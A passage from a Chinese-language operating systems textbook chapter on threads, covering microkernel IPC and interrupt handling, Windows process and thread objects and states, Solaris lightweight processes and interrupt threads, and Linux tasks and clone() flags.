- **映射**：一个进程可以把它的任何页映射到另一个进程的地址空间，使得两个进程都可以访问这些页。这就在两个进程间创建了共享内存，内核把这些页分配给最初的所有者，但提供一个映射以允许其他进程的访问。
- **刷新**：进程可以回收授权给别的进程或映射到另外的进程的任何页。

开始时，内核把所有可用的物理内存作为资源分配给一个基本系统进程。创建一个新进程后，最初的地址空间中的页面可以授权或映射给新进程。这种方案可以同时支持多个虚拟内存管理方案。

进程间通信

微内核操作系统中进程之间或线程之间进行通信的基本形式是消息。消息由消息头和消息体组成，消息头描述了发送消息和接收消息的进程；消息体中含有数据，或者是指向一个数据块的指针，或者是关于进程的某些控制信息。在典型情况下，我们可以认为进程间通信基于与进程相关联的端口。端口实际上是发往某个特定进程的消息队列。与端口相关联的是一组功能，用于表明哪些进程可以与这个进程进行通信。端口的标识和功能由内核维护，通过给内核发送一条指明新端口功能的消息，进程可以允许对自身授权新的访问。

值得注意的是，地址空间不重叠的独立进程之间的消息传递涉及从内存到内存的复制。这样，由于受内存速度的限制，复制的速度就会远远低于处理器的速度。因此，当前对操作系统的研究热衷于基于线程的 IPC 和诸如页面重新映射（一个页面被多个进程共享）之类的共享内存方案。

I/O 和中断管理

在微内核结构中，可以做到以消息的方式处理硬件中断和把 I/O 端口包含到地址空间中。微内核可以识别中断但不处理中断，它产生一条消息给与该中断相关联的用户级进程。因此，当允许一个中断时，一个特定的用户级进程被指派给这个中断，并且由内核维护这个映射。把中断转换成消息的工作必须由微内核完成，但是微内核并不涉及设备专用的中断处理。

[LIED96a] 提出把硬件看做一组具有唯一标识符的线程，并给用户空间中相关的软件线程发送消息（仅包含线程 ID 号）。接收线程确定消息是否来自一个中断，并确定具体是哪个中断。这类用户级代码的通用结构如下：

```
    driver thread:
        do
            waitFor (msg, sender) ;
            if (sender == my_hardware_interrupt){
                read/write I/O ports;
                reset hardware interrupt;
            }
            else ...;
while (true);
```

4.4 Windows 线程和 SMP 管理

Windows 进程设计的目标是对多种操作系统环境提供支持。不同操作系统环境支持的进程在很多方面都是不同的，包括：

- 进程如何命名。
- 进程中是否提供线程。
- 进程如何表示。
- 如何保护进程资源。
- 进程间的通信和同步使用什么机制。
- 进程间的相互联系。

因此，Windows 内核所提供的进程结构和服务是相当简单和通用的，它允许每个 OS 子系统模拟某种特定的进程结构和功能。Windows 进程的重要特点如下：

- Windows 进程作为对象实现。
- 一个可执行的进程可能含有一个或多个线程。
- 进程对象和线程对象都具有内置的同步能力。

图 4.12（基于［RUSS05］）显示了进程与它所控制或使用的资源关联的方式。每个进程都被指定一个安全访问令牌，称做进程的基本令牌。当用户初次登录时，Windows 创建一个包括用户安全 ID 的访问令牌。每个由用户创建的进程或代表用户运行的进程都有该访问令牌的一个副本。Windows 使用这个令牌，使得用户可以访问受保护的对象，或者在系统上和受保护的对象上执行限定的功能。访问令牌控制该进程是否可以改变它自己的属性。在这种情况下，该进程没有已打开的自身访问令牌的句柄。如果进程试图打开这样的一个句柄，安全系统会确定是否允许这样做，即确定该进程是否可以改变自己的属性。




图 4.12　Windows 进程及其资源

与进程相关的还有定义当前分派给该进程的虚拟地址空间的一系列块。进程不能直接修改这些结构，而必须依赖于虚拟存储管理器，它为进程提供了内存分配服务。

最后，进程还包括一个对象表，表中有该进程知道的其他对象的句柄。对象中包含的每个线程都有一个句柄。图 4.12 给出了一个线程。此外，进程可以访问一个文件对象和一个定义一段共享内存的段对象。

4.4.1　进程对象和线程对象

Windows 的面向对象结构促进了通用进程软件的发展。Windows 使用两类与进程相关的对象：进程和线程。进程是对应一个拥有内存、打开的文件等资源的用户作业或应用程序的实体；线程是顺序执行的一个可分派的工作单元，并且它是可中断的，因此，处理器可以切换到另一个线程。


每个 Windows 进程用一个对象表示，图 4.13a 给出该对象的一个通用结构。每个进程由许多属性定义，并且封装了它可以执行的许多行为或服务。一个进程在收到相应的消息后将执行一个

服务，调用这类服务的唯一方法是给提供该服务的进程对象发送消息。当 Windows 创建一个进程后，它使用为 Windows 进程定义的、用做模板的对象类或类型来产生一个新的对象实例，并且在创建对象时，赋予其属性值。表 4.3 简单给出了进程对象中每个对象属性的定义。


表 4.3　Windows 进程对象属性

项　目	说　明
进程 ID	为操作系统标识该进程的唯一的值
安全描述符	描述谁创建了对象，谁可以访问或使用该对象，以及谁被禁止访问该对象
基本优先级	进程中线程的基准执行优先级
默认处理器亲和性	可以运行进程中线程的默认的处理器集合
配额限制	用户进程可以使用的已分页的和未分页的系统内存的最大值、分页文件空间的最大值及处理器时间的最大值
执行时间	进程中所有线程已经执行的时间总量
I/O 计数器	记录进程中线程已经执行的 I/O 操作的数量和类型的变量
VM 操作计数器	记录进程中线程已经执行的虚拟内存操作的数量和类型的变量
异常/调试端口	当进程中的一个线程引发异常时，用于进程管理器发送消息的进程间通信通道。正常情况下，这些通道被分别连接到了环境子系统和调试器进程
退出状态	进程终止的原因

一个 Windows 进程必须至少包含一个执行线程，该线程可能会创建别的线程。在多处理器系统中，同一个进程中的多个线程可以并行地执行。图 4.13b 描述了一个线程对象的对象结构。表 4.4 定义了线程对象的属性。注意线程的某些属性与进程的类似，在这种情况下，线程的这些属性值是从进程的属性值得到的。例如，在多处理器系统中，线程处理器亲和性是可以执行该线程的处理器集合，这个集合等于进程处理器亲和性，或者是其子集。



a）进程对象



b）线程对象

图 4.13　Windows 进程和线程对象

注意，线程对象的一个属性是上下文环境，这个信息允许线程被挂起和恢复。此外，当线程被挂起时，可以通过修改该线程的上下文改变它的行为。

表 4.4　Windows 线程对象属性

项　　目	说　　明
线程 ID	当线程调用一个服务程序时，标识该线程的唯一的值
线程上下文	定义线程执行状态的一组寄存器值和其他易失的数据
动态优先级	该线程在任何给定时刻的执行优先级
基本优先级	线程动态优先级的下限
线程处理器亲和性	可以运行线程的处理器集合，它是该线程所在的进程的处理器亲和性的子集或全集
线程执行时间	线程在用户态下和在内核态下执行时间的累积值
警告状态	表示该线程是否将执行一个异步过程调用的标志
挂起计数	线程的执行被挂起但没有被恢复的次数
伪装令牌	允许线程代表另一个进程执行操作的临时访问令牌（供子系统使用）
终止端口	当线程终止时，用于发送消息的进程间通信通道（供子系统使用）
线程退出状态	线程终止的原因

4.4.2　多线程

由于不同进程中的线程可能并发执行，因而 Windows 支持进程间的并发性。此外，同一个进程中的多个线程可以分配给不同的处理器并且同时执行。一个含有多线程的进程在实现并发时，不需要使用多进程的开销。同一个进程中的线程可以通过它们的公共地址空间交换信息，并访问进程中的共享资源，不同进程中的线程可以通过在两个进程间建立的共享内存交换信息。

一个面向对象的具有多线程的进程是实现服务器应用程序的一种有效的方法。例如，服务器进程可以为许多客户服务。

4.4.3　线程状态

一个还存在于系统中的 Windows 线程处于以下六种状态之一（见图 4.14）：




图 4.14　Windows 线程状态

- **就绪态**：可以被调度执行。内核分派器跟踪所有就绪线程，并按优先级顺序进行调度。
- **备用态**：备用线程已经被选择下一次在一个特定的处理器上运行。该线程在这个状态等待，直到那个处理器可用。如果备用线程的优先级足够高，正在那个处理器上运行的线程可能被这个备用线程抢占。否则，该备用线程要等到正在运行的线程被阻塞或时间片结束。

- **运行态**：一旦内核分派器执行了线程切换，备用线程将进入运行状态并开始执行。执行过程一直持续到该线程被抢占、用完时间片、被阻塞或终止。在前两种情况下，它将回到就绪态。
- **等待态**：当线程被一个事件（如 I/O）阻塞、为了同步自愿等待或者一个环境子系统指引它把自身挂起时，该线程进入等待状态。当等待的条件满足时，如果它的所有资源都可用，线程转到就绪态。
- **过渡态**：一个线程在等待后，如果准备好运行但资源不可用时，进入该状态。例如，一个线程的栈被换出内存。当该资源可用时，线程进入就绪状态。
- **终止态**：一个线程可以被自己或者被另一个线程终止，或者当它的父进程终止时终止。一旦完成了清理工作，该线程从系统中移出，或者被执行体保留[⊖]供以后重新初始化。

4.4.4 对操作系统子系统的支持

通用的进程和线程设施必须支持各种操作系统客户端的特定的进程和线程结构。利用 Windows 进程和线程的特征以模仿相应的操作系统中进程和线程设施，是每个操作系统子系统的责任。进程/线程管理领域是相当复杂的，这里仅给出一个简单的概述。

进程创建从应用程序的一个创建新进程的请求开始。创建进程的请求从一个应用程序发向相应的受保护的子系统，该子系统又给 Windows 执行程序发送一个进程请求，Windows 创建一个进程对象并给子系统返回该对象的一个句柄。当 Windows 创建一个进程时，它不会自动创建线程。在 Win32 的情况下，一个新进程往往和一个线程一同创建。因此，对这类操作系统，子系统再次调用 Windows 进程管理器，为这个新进程创建一个线程，并从 Windows 接收该线程句柄，正确的线程和进程信息返回给应用程序。16 位 Windows 和 POSIX 不支持线程，因此，对这些操作系统，子系统从 Windows 得到新进程的线程，使得该进程可以被激活，但仅给应用程序返回该进程的信息。而应用程序进程是用线程实现的这一点，对应用程序是不可见的。

当在 Win32 中创建一个新进程时，这个新进程继承了创建它的进程的许多属性。但是，在 Windows 环境中，进程的创建是间接完成的。一个应用程序客户端进程给操作系统子系统发一个进程创建请求，子系统中的进程又给 Windows 执行体发一个进程请求。由于期待的效果是新进程继承客户端进程的特点而不是服务器进程的特点，因而 Windows 允许子系统指定新进程的父进程。新进程随后继承了父进程的访问令牌、配额限制、基本优先级和默认处理器亲和性。

4.4.5 对称多处理的支持

Windows 支持 SMP 硬件配置。任何进程的线程，包括执行体的线程，都可以在任何处理器上运行。在没有亲和性限制的情况下（在下一段解释），微内核把一个就绪线程指定给下一个可用的处理器，这就可以确保没有处理器是空闲的，或者确保当一个高优先级的线程就绪时处理器不会去执行一个低优先级的线程。同一个进程中的多个线程可以在多个处理器上同时执行。

默认情况下，微内核在把线程指定到处理器时使用**软亲和性**的策略：分派器试图把一个就绪线程指定给上一次运行它的同一个处理器。这有助于重新使用前一次执行该线程后仍处于处理器中的内存高速缓冲区中的数据。应用程序也可以限制它的线程在某些处理器上执行（**硬亲和性**）。

⊖ 关于 Windows 执行体的描述，请参阅第 2 章。它包含有基本操作系统服务，如存储管理、进程和线程管理、安全、I/O 以及进程间通信。

4.5 Solaris 的线程和 SMP 管理

Solaris 实现了一种在利用处理器资源方面有相当高的灵活性的多级线程支持。

4.5.1 多线程体系结构

Solaris 使用了 4 个独立的与线程相关的概念：

- 进程：这是普通的 UNIX 进程，包括用户的地址空间、栈和进程控制块。
- 用户级线程：通过线程库在进程地址空间中实现，它们对操作系统是不可见的。用户级线程（ULT）[⊖] 是进程内一个用户创建的执行单元。
- 轻量级进程：轻量级进程（LWP）可以看做是用户级线程和内核级线程间的映射，每个轻量级进程支持一个或多个用户级线程，并映射到一个内核级线程。轻量级进程由内核独立调度，可以在多处理器中并行执行。
- 内核线程：这是可以调度和分派到系统处理器上运行的基本实体。

图 4.15 显示了这 4 个实体间的关系。注意，每个轻量级进程严格对应于一个内核线程。一个进程中的轻量级进程对应用程序是可见的，因此轻量级进程的数据结构保存在它们各自的进程地址空间中。同时，每个轻量级进程被绑定在一个可分派的内核线程上，该内核线程的数据结构保存在内核的地址空间中。

一个进程可以只包含一个绑定在某个轻量级进程上的用户级线程。在这种情况下，对应于传统的 UNIX 进程，只有一个执行线程。当进程中不需要并发时，应用程序可使用这种进程结构。如果一个应用程序需要并发，它的进程要包含多个线程，每个线程绑定在一个轻量级进程上，而每个轻量级进程又绑定在一个内核线程上。




图 4.15 Solaris 中的进程和线程[MCDO07]

另外，一些内核线程并没有与轻量级进程绑定。为执行特定的系统功能，内核创建、运行并销毁这些内核线程。使用内核线程而不是内核进程来执行系统功能可以减少在内核中切换的开销（从进程切换变为线程切换）。

4.5.2 动机

Solaris 中采用三层线程架构（用户级线程、轻量级进程、内核级线程）是为了辅助操作系统的线程管理，并向应用程序提供清晰的接口。用户级线程接口可以是一个标准线程库。一个定

⊖ 再次声明，缩写 ULT 只在本书中出现，在 Solaris 文献中是找不到的。

义好的用户级线程映射到一个轻量级进程(由操作系统管理并定义执行状态，随后会定义这些执行状态)上。在执行状态中，一个轻量级进程以一对一的关系绑定到一个内核线程。因此，并发和执行均是在内核线程的层面上来管理的。

此外，一个应用程序可以通过包含系统调用的应用程序接口(API)来访问硬件。这些API允许用户调用内核服务来为调用API的进程执行特权任务，例如读写文件、向设备发送控制命令，创建新的进程或者线程，为进程分配内存等。

4.5.3 进程结构

图4.16在大体上比较了传统的UNIX系统中的进程结构和Solaris中的进程结构。在典型的UNIX实现中，进程结构包括处理器ID、用户ID、信号分派表(供内核使用，以确定给进程发一个信号时将会做些什么)、文件描述符(描述该进程使用的文件的状态)、内存映射(定义该进程的地址空间)和一个处理器状态结构(包括该进程的内核栈)。Solaris基本保留了这个结构，但是用一组给每个轻量级进程包含一个数据块的结构代替了处理器状态块。




图4.16　传统UNIX和Solaris的进程结构[LEWI96]

轻量级进程数据结构包括以下元素：

- 一个轻量级进程标识符。
- 该轻量级进程和支持它的内核线程的优先级。
- 一个信号掩码，告诉内核将接受哪个信号。
- 当轻量级进程不在运行时保存的用户级寄存器的值。
- 该轻量级进程的内核栈，栈中包含系统调用参数、结果和每个调用级别的错误代码。
- 资源的使用和统计数据。
- 指向对应的内核级线程的指针。
- 指向进程结构的指针。

4.5.4 线程的执行

图 4.17 给出了一个简化了的线程执行状态的视图。这些状态反映了内核线程和与之绑定在一起的轻量级进程的执行状态。如前所述，有些内核线程并没有与轻量级进程相关联，但同样的执行图也适用。这些状态如下：

- 就绪态（RUN）：线程可以运行，也就是说，线程准备开始执行。
- 执行态（ONPROC）：线程正在处理器上执行。
- 睡眠态（SLEEP）：线程被阻塞。
- 停止态（STOP）：线程停止。
- 僵死态（ZOMBIE）：线程已被终止。
- 自由态（FREE）：线程资源已被释放，并等待从操作系统的线程数据结构中移除。




图 4.17 Solaris 的线程状态[MCDO07]

当一个线程被另一个更高优先级的线程抢占时，或者因为时间片用完，它会从执行态转入就绪态。当一个线程被阻塞时，它会从执行态变为睡眠态，且必须等待一个事件唤醒它，以便返回到就绪态。当一个线程调用了一个系统调用且必须等待系统服务完成时，就会发生阻塞。当一个线程的进程被停止时，该线程便进入停止态，这种情况可能是出于调试目的。

4.5.5 把中断当做线程

大多数操作系统包含两个基本形式的并发活动：进程和中断。进程（或线程）彼此合作，并通过实现互斥（在某一时刻只有一个进程可以执行某些代码或访问某些数据）和同步的各种原语来互相合作并管理共享数据结构。中断是通过处理前等待一段时间运行来实现同步的。Solaris 把这两个概念统一到一个称做内核线程的模型和用于调度并执行内核线程的机制中。为实现这一点，中断被转换成内核线程。

把中断转换成线程的动机是减少开销。中断处理程序通常操作由内核其余部分共享的数据，因此，当访问这类数据的一个内核例程正在执行时，即使大多数中断不会影响到这些数据，中断也必须被阻塞。通常，实现这一点的方法是给这个例程设置中断优先级，使它高于被阻塞的中断，并且当访问完成后，再降低优先级，这些操作都要花费时间。这些问题在多处理器系统中更为严重，内核必须保护更多的对象，并且可能需要在所有处理器上阻塞中断。

Solaris 中的解决方案可总结如下：

1）Solaris 使用了一组内核线程处理中断。和任何内核线程一样，中断线程有它自己的标识符、优先级、上下文和栈。

2）内核控制对数据结构的访问，并使用互斥原语（将在第 5 章讲述）在中断线程间进行同步。也就是说，通常用于线程的同步技术也可用于中断处理。

3）中断线程被赋予更高的优先级，高于所有其他类型的内核线程。

当一个中断发生时，它被传送给某个特定的处理器，正在该处理器上执行的线程被“钉住”。被钉住的线程不能移动到另一个处理器上，并且它的上下文被保存起来，该线程仅仅被挂起，直到处理完中断。处理器然后开始执行一个中断线程。有一个不活跃的中断线程池可供使用，因此不需要创建一个新线程。中断线程开始执行，即开始处理中断，如果处理程序需要访问一个数据结构，该数据结构当前正以某种方式被另一个正在执行的线程锁定，则中断线程必须等待访问。一个中断线程只能被另一个具有更高优先级的中断线程抢占。

Solaris 中断线程的经验表明该方法可以比传统的中断处理策略 [KLEI95] 提供更好的性能。

4.6 Linux 的进程和线程管理

4.6.1 Linux 任务

Linux 中的进程或任务由一个 task_struct 数据结构表示。这个 task_struct 数据结构包含了以下各类信息：

Windows/Linux 对比表

Windows	Linux
进程是用户态地址空间的容器，为引用内核对象和线程提供了通用的句柄机制；线程在进程内运行，是可调度的实体	进程既是容器又是调度实体；进程可以共享地址空间和系统资源，这就使得进程可以被有效地当做线程使用
进程创建包含为新程序创建容器和创建第一个线程这些步骤。像 fork()函数这样的本地 API 也可用，但只是为了与 POSIX 兼容	进程由 fork()函数进行虚拟复制来创建，然后使用 exec()来覆写，以便运行一个新程序
进程句柄表用于引用内核对象（代表进程、线程、内存段、同步、I/O 设备、驱动、打开文件、网络连接、定时器、内核事务等）	内核对象由一组专用的 API 和机制（包括已打开文件的文件描述符和进程及进程组的套接字和 PID）来引用
每个进程最高支持 1600 万个内核对象句柄	每个进程最高支持 64 个文件/套接字
在最初的设计中，内核就是完全多线程的，并且整个系统内，内核是可抢占的	很少使用内核进程，最近的版本才支持内核抢占
许多系统服务使用客户端/服务器计算实现，包括操作系统的个性化子系统，该子系统在用户态下运行，使用远程过程调用进行通信	除了许多网络功能，大部分的服务在内核中实现

- **状态**：进程的执行状态（执行态、就绪态、挂起态、停止态、僵死态）。这些状态将在下面进一步讲述。
- **调度信息**：Linux 调度进程所需要的信息。一个进程可能是普通的或实时的，并且具有优先级。实时进程在普通进程前被调度，并且在每一类中使用相关的优先级。有一个计数器记录了允许进程执行的时间量。
- **标识符**：每个进程有一个唯一的进程标识符，还有用户标识符和组标识符。组标识符用于给一组进程指定资源访问特权。

- 进程间通信：Linux 支持 UNIX SVR4 中的 IPC 机制，这将在第 6 章进一步讲述。
- 链接：每个进程都有一个到它的父进程的链接以及到它的兄弟进程（与它有相同的父进程）的链接和到所有子进程的链接。
- 时间和计时器：包括进程创建的时刻和进程所消耗的处理器时间总量。一个进程可能还有一个或多个间隔计时器，它通过系统调用定义间隔计时器，其结果是当计时器期满时，给进程发送一个信号。计时器可以只用一次或周期使用。
- 文件系统：包括指向被该进程打开的任何文件的指针和指向该进程当前和根目录的指针。
- 地址空间：定义分配给该进程的虚拟地址空间。
- 处理器专用上下文：构成该进程上下文的寄存器和栈信息。
- 运行：这个状态值对应于两个状态。一个运行进程，或者正在执行，或者准备执行。
- 可中断：这是一个阻塞状态，此时进程正在等待一个事件（如一个 I/O 操作）的结束，一个可用的资源或另一个进程的信号。
- 不可中断：这是另一种阻塞状态。它与可中断状态的区别是，在不可中断状态下，进程正在直接等待一个硬件条件，因此不会接受任何信号。
- 停止：进程被终止，并且只能由来自另一个进程的主动动作恢复。例如，一个正在被调试的进程可以被置于停止状态。
- 僵死：进程已经被终止，但是由于某些原因，在进程表中仍然有它的任务结构。

图 4.18 给出了一个进程的执行状态，如下所示：




图 4.18 Linux 进程/线程模型

4.6.2 Linux 线程

传统的 UNIX 系统支持每个执行的进程中只有单独的一个线程，但现代典型的 UNIX 系统提供对一个进程中含有多个内核级线程的支持。如同传统的 UNIX 系统，Linux 内核的老版本不提供对多线程的支持。多线程应用程序需要用一组用户级程序库来编写，以便将所有线程映射到一个单独的内核级进程中，最著名的是 pthread（POSIX thread）库[㊀]。我们看到现代的 UNIX 提供

㊀ POSIX（Portable Operating System based on UNIX）是一组 IEEE 应用程序接口（API）标准，其中包括了线程 API 的标准。实现了 POSIX 标准的线程库通常命名为 Pthreads。Pthreads 在类 UNIX 的 POSIX 标准的系统中普遍使用，比如 Linux 和 Solaris。微软 Windows 也实现了 POSIX 标准的线程库。

内核级线程。Linux 提供一种不区分进程和线程的解决方案，通过使用一种类似于 Solaris 轻量级进程的方法，用户级线程被映射到内核级进程上。组成一个用户级进程的多个用户级线程被映射到共享同一组 ID 的多个 Linux 内核级进程上。这使得这些进程可以共享文件和内存等资源，使得同一组中的进程调度切换时不需要切换上下文。

在 Linux 中通过复制当前进程的属性可创建一个新进程。新进程被克隆出来，以使它可以共享资源，如文件、信号处理程序和虚存。当两个进程共享相同虚存时，它们可以被当做是一个进程中的线程。但是，没有为线程单独定义数据结构，因此，Linux 中进程和线程没有区别。Linux 用 `clone()` 命令代替通常的 `fork()` 命令创建进程。这个命令包含了一组标识做为参数，如表 4.5 中所定义的。传统的 `fork()` 系统调用在 Linux 上是用所有克隆标志清零的 `clone()` 系统调用实现的。

表 4.5 Linux clone()标志

标　志	说　明
CLONE_CLEARID	清除任务标识符（task id）
CLONE_DETACHED	父进程不要在子进程退出时发 SIGCHLD 信号
CLONE_FILES	共享打开文件表
CLONE_FS	共享根目录和当前工作目录表，而且共享产生新文件时用来设定新文件属性的屏蔽位
CLONE_IDLETASK	设置 PID 为零，表明是 idle 任务。当所有可调度的任务都是由于等待资源而被挂起时，会调度 idle 任务执行
CLONE_NEWNS	为子进程创建新的名字空间（namespace）
CLONE_PARENT	调用者和其创建的任务共享同一父进程
CLONE_PTRACE	如果父进程被跟踪，则子进程也被跟踪
CLONE_SETTID	把 TID 写回用户空间
CLONE_SETTLS	为子进程创建一个新的 TLS
CLONE_SIGHAND	共享信号处理程序表
CLONE_SYSVSEM	共享 System V SEM_UNDO 语义
CLONE_THREAD	把此进程插入父进程的同一个线程组中。如果这个标志为真，则它隐含设置了 CLONE_PARENT
CLONE_VFORK	如果设置此标志，则父进程不会得到调度，直到子进程调用了 execve()系统调用后，父进程才会被调度
CLONE_VM	共享地址空间（内存描述符和所有的页表）

当 Linux 内核执行从一个进程到另一个进程的切换时，它将检查当前进程的页目录地址是否和将被调度的进程的相同。如果相同，那么它们共享同一个地址空间，所以此时上下文切换仅仅是从代码的一处跳转到代码的另一处。

虽然属于同一进程组的被克隆的进程共享同一内存空间，它们不能共享同一个用户栈。所以 `clone()` 调用为每个进程创建独立的栈空间。

4.7 小结

某些操作系统区分进程和线程的概念，前者涉及资源的所有权，后者涉及程序的执行，这个方法可以使性能提高、编码方便。在多线程系统中，可以在一个进程内定义多个并发线程。这可以通过使用用户级线程或内核级线程完成。用户级线程对操作系统是未知的，它们由一个在进程的用户空间中运行的线程库创建并管理。用户级线程是非常高效的，因为从一个线程切换到另一个线程不需要进行状态切换，但是，一个进程中一次只有一个用户级线程可以执行，如果一个线

程发生阻塞，整个进程都会被阻塞。进程内包含的内核级线程是由内核维护的。由于内核认识它们，因而同一个进程中的多个线程可以在多个处理器上并行执行，一个线程的阻塞不会阻塞整个进程，但是，当从一个线程切换到另一个线程时就需要进行状态切换。

对称多处理是一种组织多处理器系统的方法，它使得任何进程（或线程）都可以在任何处理器上运行，包括内核代码和进程。SMP 结构引发了新的操作系统设计问题，并且在相似条件下，可以比单处理器系统产生更好的性能。

理想情况下，一个微内核操作系统包含一个非常小的在内核态下运行的内核，这个内核只含有最基本、最关键的操作系统功能。其他的操作系统功能都被实现成在用户态下执行，且使用最基本的内核服务。微内核的设计产生了一种具有很高灵活性和模块化的实现方法，但是，这类结构仍存在性能方面的问题。

4.8 推荐读物

